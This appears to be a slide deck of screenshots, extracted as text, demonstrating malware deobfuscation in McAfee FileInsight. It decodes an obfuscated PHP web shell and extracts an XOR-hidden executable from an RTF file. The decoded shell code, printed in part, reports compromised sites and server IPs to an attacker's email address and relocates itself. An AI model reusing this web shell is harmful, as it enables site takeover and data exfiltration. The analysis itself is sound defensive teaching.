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.theixrOnnuvWm8t/DR11ev21V94Fvee=66i0fdaienpt+r4VY/+v8T.00WwLwM5RY/orh4t.mCvVl1/sRnv14+zv7c
```

Navigation Structures Decode

Bookmarks

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

4:37 PM 8/7/2021

File Insight - New file 0*

File Home Edit Search Plugins Windows Help

Operations Plugins

McAfee

Navigation

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x

Supported for HTML, OLE2, PE and Flash.

<?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZ1WANTZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr...>

Send to (CLI) x capa floss pelook olevba rtfobj lifer cscript Node.js PHP PowerShell Customize menu

Executing PHP interpreter

This menu is customizable with the JSON config file.

The config file can be opened with default text editor by clicking "Customize menu".

running, please wait..

Navigation Structures Decode

Bookmarks

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

4:37 PM 8/7/2021

File Insight - Output of Send to (CLI)*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Command line:
C:/Users/user/Desktop/tools/php-8.0.7-Win32-vs16-x64/php.exe -f c:/users/user/appdata/local/temp/tmpqr2if3

```
error_reporting(0);
if (!isset($_SESSION['bajak'])) {
    $visitcount = 0;
    $web = $_SERVER["HTTP_HOST"];
    $inj = $_SERVER["REQUEST_URI"];
    $body = "JCE Shells bogel \n$web$inj";
    $safemode = @ini_get('safe_mode');
    if (!$safemode) {$security= "SAFE_MODE = OFF";}
    else {$security= "SAFE_MODE = ON";}
    $server= gethostbyname($_SERVER['SERVER_ADDR']);
    $injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
    mail("setoran404@gmail.com", "$body", "Hasil Bajakan http://$web$inj\n$security\nIP Server = $server\n IP Injector= $injektor");
    $_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++;}
if(isset($_GET['clone'])){
    $source = $_SERVER['SCRIPT_FILENAME'];
    $desti =$_SERVER['DOCUMENT_ROOT']."/cache/bogel.php";
    rename($source, $desti);
}
$safemode = @ini_get('safe_mode');
if (!$safemode) {$security= "SAFE_MODE : OFF bogel @ irc.blackunix.us";}
else {$security= "SAFE_MODE : ON bogel @ irc.blackunix.us";}
echo "<title>bogel - exploit</title><br>";
echo "<font size=3 color=#FFFF00>Ketika Sahshat Tadi Rangsat !<br>".
```

The PHP code is deobfuscated

Navigation Structures Decode

Bookmarks

Output

Sent the whole file (11834 bytes) to external program.
Output of external program (stdout) is opened as new tab.

Values Bookmarks Calculator Output Scripting

Ln 1 Col 11 Len 0 | INS

4:37 PM 8/7/2021

File McAfee

File Insight - New file 0*

File Edit Search Plugins Windows Help

New Open Close Save View as Hex View as Text

Enter a URL here

Use Internet Explorer Proxy

Enter your proxy as [Server:Port] here

Get

Navigation

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x

Supported for HTML, OLE2, PE and Flash.

```
<?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZ1WANTZnDPJe7yBoNITCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr
nz//nP3//2w8aN3cRcpW7Sa9sgoNMPmXrAVNROkAfCYkrD2ezu/fBJnF39G91pw+XRem4wlQbi7L0ksFIDcHL10OKK6w0aonD7ftwwSQvbYvweorHRAEeqoXazf2wFu2dD2X2Hov18Amdfo4vtgctnX+wXsGz5i/OeH2
seGuGp7Whxr9/CjM4qQYw81AP72X5W18X/7zv9vgB8Khd6e813DYNc6iQMJrezTq1GoLv+sytg/nethzfEzb8W6MpyZhVc/di4wnm6+vF3qMeu3+gimehuw1aS6JdKryo+AceqpfwesmoN0V5ieVFRuYLfwZccoE4E
emvwp6hBkEmWuVrlq7DoJ4sSewarP3NDse8J3J4BoDwbLjxHq8PbTq3/akyYcfvRdhYnTX/35s9crUWsd+heHxMmUihIu1XTC2mOXHUzHM84LsrwiaXxB1V3H+q+Guzzegr5teGrrbl3b8TjROav4DvVp01bj6NWQT3
82G+bKB5H+L1rTrcHg3chBXEJiiLqjG23S4GfLBdCEixi+/OOjVCnx88sDgbs/EwTx8cMkbQJ9fnbEPT0MegFLgfp7EIId+sM0BDR8avVlz9aXSr++Mvadf4CL70aA99urdEovTrzv4QJgIsEXnz1/bPX8cOeQb7zW1
75fYpu/PxrmPs0NBnqFTaiDCZ4IHoyM6uwKia6R+jeD+nbOEyvo0j8DN3/8frvNUk9fOsF6J5ih/jw859VZ3B6J+k6eaArL6FkBd7/1K5wvS6vn5vi998/cg51fWysZSLEsnhg2Tp1BMh1AqfvkBt26JgHYq+u3j30C
vju293BO7hfjHOSHcJ+yn+7k77Soyatf/PkbUBgHhIYLUQtxVXye43UKWnugV5dV10Hc+sAQJ1F23GrTr22sZr0PrB6tkXMuwy5LauKD9qME99C9iI3mir0rlnGKK0R61grcz3PuXU52I2viIm1JiskjOE9oZ+mPVM
UnKe5uucivUgcd+McPmI6qQ1Y0Z/oPvoHdD/I34mLXFViu/w3tYyOMw2C1sd8Xo9vWe9Tg2dkuVhC9L7qBt91G8xJCRhLzS1ZPqy3sVYUKiAd5C9mF/zYKX9M4ui+mpnbHZCOBWC9ChwPjladBmqaNq382/ltrVAYt
G3GTHS5lxhNLl7M5Az+B/atML9PYVfGwzHNajYbpcx31sQ15XaOnNmsjAH3MbqECMb2kwBnbM9bnZDrUBKzMWd2GjMkGZ5ZOGalJxbgZyzWOIFG0CfXss1GG2pN+VHny9FeD5kxzAOG2k3czo73M37nHzqa6hufA11
BfqcpaMQZS+taQi8qx1jpQpx0Xet+57NJDccIMvLIPOHMRXedFS5NftkIMV/DNHLdfm8NWjVO+CbzzijXyuaw67IPj0mHGkiu370px2o2c0ZjrLmwqvgCeuJkwGJL7M2550/2KfmcmMfyA/LouQxifh25p02y9C5G
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sPOQfEdpZiiF3I27RVSAHHU/OEwwW8z5b4yPwyeXMVo2WEz1LqmBiIM7DZB+7XG5+sz2noyutdQ74h5jJxTGW3MaxFcQhC8jvFsiWTFk7NpoW2KtU21Q41i5vyT0GhsaQN+4RvyAePd8Ox5qFD/1Z0eIxS6mr+Apj
BSU8B67EGBffCPOxRi7+0CxEGjg/w3OuQXCpugF+R1iHcu26T1inwY4uSYHQJiFSkq7ekK2VYI5fH6hRD4CPi7cFc6Yx7SXngK2D6vC/wBXPQLxmXMAMVvx710Maalcd3IOQFYFOS0M07mFPi714g2I9NJSvKkyp4vc
zzP0khHV3J6ryITM9Cp4hpGmW15hTiRA70k4yMiv4eyC6/TJgQW6jA88mys+XlejoH+3P2Idz0Jgv4vAMsEBYFFgnF/wyLr91VHgrOErW3qZJKMcGyFcfCgT03YxmyNvpabVeg9uv0x071VuafH7Kuqd6OBpvL00ik
ho3oBhJqAbHZBIqCkZrOfNC9b9bTYJxmmNpkbkUjTKtbgy8Ih5Nk5k1Dje+7kHue5U5G6w3pj1E2ZFb39ihwDnyA6BH8D1I4ts87n2B63PxTW60gaNdzE9Gng0u81UpzYU21hcYjzC1/5micMLzmlTOMH+9Ym6y/jZc
yFiX1/EbviaZqUE3rOuirITp9q8zh5Qg1LBsUiLRL8K8htgsdS/rHIX8+Ou4Nkoy+Ts5CaceHnkH3Zx6DILvaJF6j28LcHgGTPrMeqovc1fR/Iis/zfkdM2/Mc9BRvfXG7A/A70MYUXLu0Z1R1rGWOC2wH6ENgFD1Ur
rbS87Fui/z+8+1LYFE4mBf1+k5mA7wmWjfHD2odH4K3k+NNJhJIXDGIaxu5/U4f4PsyD2qtcqeLE+fVY+abDQviBaKEULbiIjZy4LMWGZFFsWyzaxYFnkZgXL8mfxo/VhbiGsOaWu64MwbjB2CraHauQY+Tcu7LuRwF
2FIVQYkKdLFPiRVNT7Uh6LYwVrPV/DuymxR/iJC7gMtKoe6054Y3qIPUom3S6/L8o60XTp0qx025Qx2R7TI1mH9PpLB7yLvDSDSUz7Tzr9VY39eV+6bIKJou5/McdAtcRysajZqVdJ5GMM/oz007cCOj7kgg6ScJvUc
4v079fF+3t+6T148YnTvvCnVim+wYnvi/wM+hLkCnWc8=0NCnDm3crDzTvxhm1FhovRvA7K2cr+RDN.theix+OnvnuvcWm8t/DR11ev21v94Fveea66i0fdaienpt+r4VY/+v8T.00WwLrM5RY/0rhat.mCfVlV1~SRnV14+zvTc
```

Navigation Structures Decode

Bookmarks

Output

Copied 30535 bytes from offset 0x2e to 0x7774 to new tab 'New file 0'.

Method 3:
Processing data with CyberChef

Values Bookmarks Calculator Output Scripting

Ln 1 Col 11 Len 0 INS

4:36 PM 8/7/2021

FileInsight - Output of Send to (CLI)*

File Home Edit Search Plugins Windows Help

Operations Basic Compression Crypto Encoding Plugins

M McAfee

Supported fo

Misc

- Emulate code
- File comparison
- Hash values
- Send to (CLI)
- Send to (GUI)**
- Check for update
- Version info

a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x Output of Send to (CLI)* x

```
?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZ1WANTZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr^z//nP3//2w8aN3cRcpW7Sa9sgoNMPmXrAVNROkAfCYkrD2ezu/fBJnF39G91pw+XRem4wlQbi7L0ksFIDcHL10OKK6w0aonD7ftwwSQvbYvweorHRAEeqoXazf2wFu2dD2X2Hovl8Amdfo4vtgctnX+wXsGz5i/OeH2eGuGp7Whxr9/CjM4qQYw81AP72X5W18X/7zv9vgB8Khd6e813DYNc6iQMJrezTqlGoLv+sytg/nethzfEzb8W6MpyZhVc/di4wnm6+vF3qMeu3+gimehuw1aS6JdKryo+AceqpfwesmoN0V5ieVFRuYLfwWZccoE4EeHvwp6hBkEmW Send selected region (the whole file if not selected) to other GUI program!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.00WuLrM5RY/orhAt.mCvVl+1cSRnv14+zv7c
```

Navigation Structures Decode

Bookmarks

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 58 Col 138 Len 11777 INS

4:38 PM 8/7/2021

File Insight - Output of Send to (CLI)*

File Edit Search Plugins Windows Help

Operations Plugins

McAfee

Navigation

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x Output of Send to (CLI)* x

Supported for HTML, OLE2, PE and Flash.

<?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZlWAntZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jrzn//nP3//2w8aN3cRcpW7Sa9sgoNMPmXrAVNROkAfCYkrD2ezu/fBJnF39G91pw+XRem4wlQbi7L0ksFIDcHL10OKK6w0aonD7ftwwSQuvBvYvweorHRAEeqoXazf2wFu2dD2X2Hovl8Amdfo4vtgctnX+wXsGz5i/OeH2

Send to (GUI) >

- Send It Easy
- PE-bear
- pe-tree
- IDA Free
- Cutter
- Relyze Desktop
- VS Code
- MS Paint
- Excel
- Word
- CyberChef
- Customize menu

Sending selected region to locally saved CyberChef

Navigation Structures Decode

Bookmarks

Output

Sending 11777 bytes from offset 0x2f to 0x2e2f to external program.

Values Bookmarks Calculator Output Scripting

4:38 PM 8/7/2021

Demo 2

- Deobfuscation of embedded PE file
- RTF file that PE file is embedded and obfuscated with 256 byte XOR key
- Plugins used in this demo
 - Visualization -> Bitmap view
 - XOR -> Guess multibyte XOR keys
 - Encoding -> Hex text to binary data
 - Basic -> Copy to new file
 - Misc -> Hash values
 - Misc -> File type
 - Parsing -> Parse file structure
 - Misc -> Send to (GUI)

FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc

File Edit Search Plugins Windows Help

New Open Close Save View as Hex View as Text 8x16 Text

Enter a URL here

Use Internet Explorer Proxy

Enter your proxy as [Server:Port] here

Get

Navigation

64b3d533be1fe5b3bd5e5cd7adaf...

Supported for HTML, OLE2, PE and Flash.

\\rtX\\ansi\\ansicpg936\\uc2\\deff0\\stshfdbch13\\stshfloch0\\stshfch0\\stshfb0\\deflang1033\\deflangfe2052\\fonttbl{\\f0\\froman\\fcharset0\\fprq2{*\\panose 0202060305040502\\f13\\fnil\\fcharset134\\fprq2{*\\panose 020106000301010101}\\'cb\\'ce\\'cc\\'e5\\'*\\falt SimSun;}\\{\\f35\\fnil\\fcharset134\\fprq2{*\\panose 020106000301010101}\\'cb\\'ce\\'f37\\froman\\fcharset204\\fprq2 Times New Roman Cyr;}\\{\\f39\\froman\\fcharset161\\fprq2 Times New Roman Greek;}\\{\\f40\\froman\\fcharset162\\fprq2 Times New Roman Tur;}\\{\\f41\\froman\\fcharset178\\fprq2 Times New Roman (Arabic);}\\{\\f43\\froman\\fcharset186\\fprq2 Times New Roman Baltic;}\\{\\f44\\froman\\fcharset163\\fprq2 Times New Roman (Viet)}\\{\\f388\\fnil\\fcharset0\\fprq2 @\\'cb\\'ce\\'e5 Western;}\\{\\colortbl:\\red0\\green0\\blue0;\\red0\\green0\\blue255;\\red0\\green255\\blue255;\\red0\\green255\\blue0;\\red255\\green\\red0\\green0\\blue128;\\red0\\green128\\blue128;\\red128\\green0\\blue128;\\red128\\green0\\blue0;\\red128\\green128\\blue0;\\red128\\green128\\blue128;\\red192\\qj \\li0\\ri0\\nowidctlpar\\aspalpha\\aspnum\\faauto\\adjustright\\rin0\\lin0\\itap0 \\fs21\\lang1033\\langfe2052\\kerning2\\loch\\f0\\hich\\af0\\dbch\\af13\\cgrid\\langnp1033\\langfenp\\ts11\\tsrowd\\trftsWidthB3\\trpaddl108\\trpaddr108\\trpaddf13\\trpaddft3\\trpaddfb3\\trpaddir3\\trcbbat1\\trcfpat1\\tscellwidthfts0\\tsvertalt\\tsbrdrt\\tsbrdrl\\tsbrdrb\\tsbrdrr\\\\ql \\li0\\ri0\\widctlpar\\aspalpha\\aspnum\\faauto\\adjustright\\rin0\\lin0\\itap0 \\fs20\\lang1024\\langfe1024\\loch\\f0\\hich\\af0\\dbch\\af13\\cgrid\\langnp1024\\langfenp1024 \\snext1*\\rsidtbl \\rsid1642274*\\generator Microsoft Word 11.0.5604;}\\{\\info{\\title aaa}\\{\\author User}\\{\\operator User}\\{\\creatim\\yr2011\\mo4\\dy27\\hr10\\min10}\\{\\revtim\\yr201*\\company Microsoft}\\{\\nofcharsws3}\\{\\vern24689}\\{\\paperw11906\\paperh16838\\margl1800\\margr1800\\margt1440\\margb1440\\gutter0 \\deftab420\\ftnbj\\aenddoc\\formshade\\horzdoc\\jcompress\\lnongrid\\viewkind1\\viewscale100\\spltynine\\ftnlytwnine\\htmautsp\\usetbl\\alntbl\\lytcaltblwd\\lyttblrtgr\\lnbrkrule\\nobrkrptbl\\snaptogridincell\\allowf\\{*\\pnseclv11\\pnucrm\\pnstart1\\pnindent720\\pnhang {\\pntxta \\dbch .}}\\{*\\pnseclv12\\pnucltr\\pnstart1\\pnindent720\\pnhang {\\pntxta \\dbch .}}\\{*\\pnseclv13\\pndec\\pnstart1\\pntxta \\dbch .}}\\{*\\pnseclv15\\pndec\\pnstart1\\pnindent720\\pnhang {\\pntxtb \\dbch .}}\\{*\\pnseclv16\\pnlcctr\\pnstart1\\pnindent720\\pnhang {\\pntxtb \\dbch .}}\\{*\\pnseclv18\\pnlcctr\\pnstart1\\pnindent720\\pnhang {\\pntxtb \\dbch .}}\\{*\\pnseclv19\\pnlcrm\\pnstart1\\pnindent720\\pnhang {\\pntxtb \\dbch .}}\\qj \\li0\\ri0\\nowidctlpar\\aspalpha\\aspnum\\faauto\\adjustright\\rin0\\lin0\\itap0 \\fs21\\lang1033\\langfe2052\\kerning2\\loch\\af0\\hich\\af0\\dbch\\af13\\cgrid\\langnp1033\\langfenp

Navigation Structures Decode

Values

BE HEX

| | |
|---------|---|
| Byte | 0 |
| WORD | 0 |
| DWORD | 0 |
| ASCII | |
| Unicode | |

Values Bookmarks Calculator

Output

Press F1 for help

Ln 1 Col 0 Len 0 INS

4:40 PM 8/7/2021

File McAfee

FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc

The rich text file is visualized with bitmap representation

Start of the suspicious binary data

FileInsight interface showing a rich text file visualization and binary data analysis.

File **Home** **Edit** **Search** **Plugins** **Windows** **Help**

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Values

- 0x00
- ASCII control
- ASCII printable
- Non-ASCII (>= 0x80)

Byte **WORD** **DWORD** **ASCII** **Unicode**

Offset: 0x205e

Value: 0x30

Output

Sending the whole file to the viewer GUI.
You can move window by dragging bitmap image.
You can also copy current offset by right-clicking bitmap image.

Values **Bookmarks** **Calculator** **Output** **Scripting**

McAfee

4:41 PM 8/7/2021

Guessing XOR keys to deobfuscate embedded files

01 00 00 B0 00 00
01 01 01 01 01 01
Script is running, please wait...

File Insight - Guessed XOR keys*

File Edit Search Plugins Windows Help

Operation Plugins

Basic

- Compression
- Crypto
- Encoding
- Misc
- Parsing
- Search
- Visualization
- XOR
- Check for update
- Version info

Copy to new file

Copy selected region (the whole file if not selected) to a new file

6e5cd7ada... X Guessed XOR keys* X

0x31303f3e3d3c3b3a39382726252423221202f2e2d2c2b2a2928d7d6d5d4d3d2d1d0dfdedddcdbl9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0ffffefdfcfbfaf9f8e7e6e8

es pattern occurrence count: 32

Compound Document header found at offset 0x231b0.

ad at offset 0x2a302 size 3087 bytes.

bookmarks to the search hits.

0xd3d2d1d0dfdedddcdbl9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0ffffefdfcfbfaf9f8e7e6e5e4e3e2e1e0efeeedcebeae9e897969594939291909f9e9d9c9b9a99988

es pattern occurrence count: 22

ecutable found at offset 0x37b0 size 129536 bytes.

ecutable found at offset 0x10258 size 73216 bytes.

Added bookmarks to the search hits.

XOR key: 0x30

256 bytes pattern occurrence count: 13

XOR key: 0x46
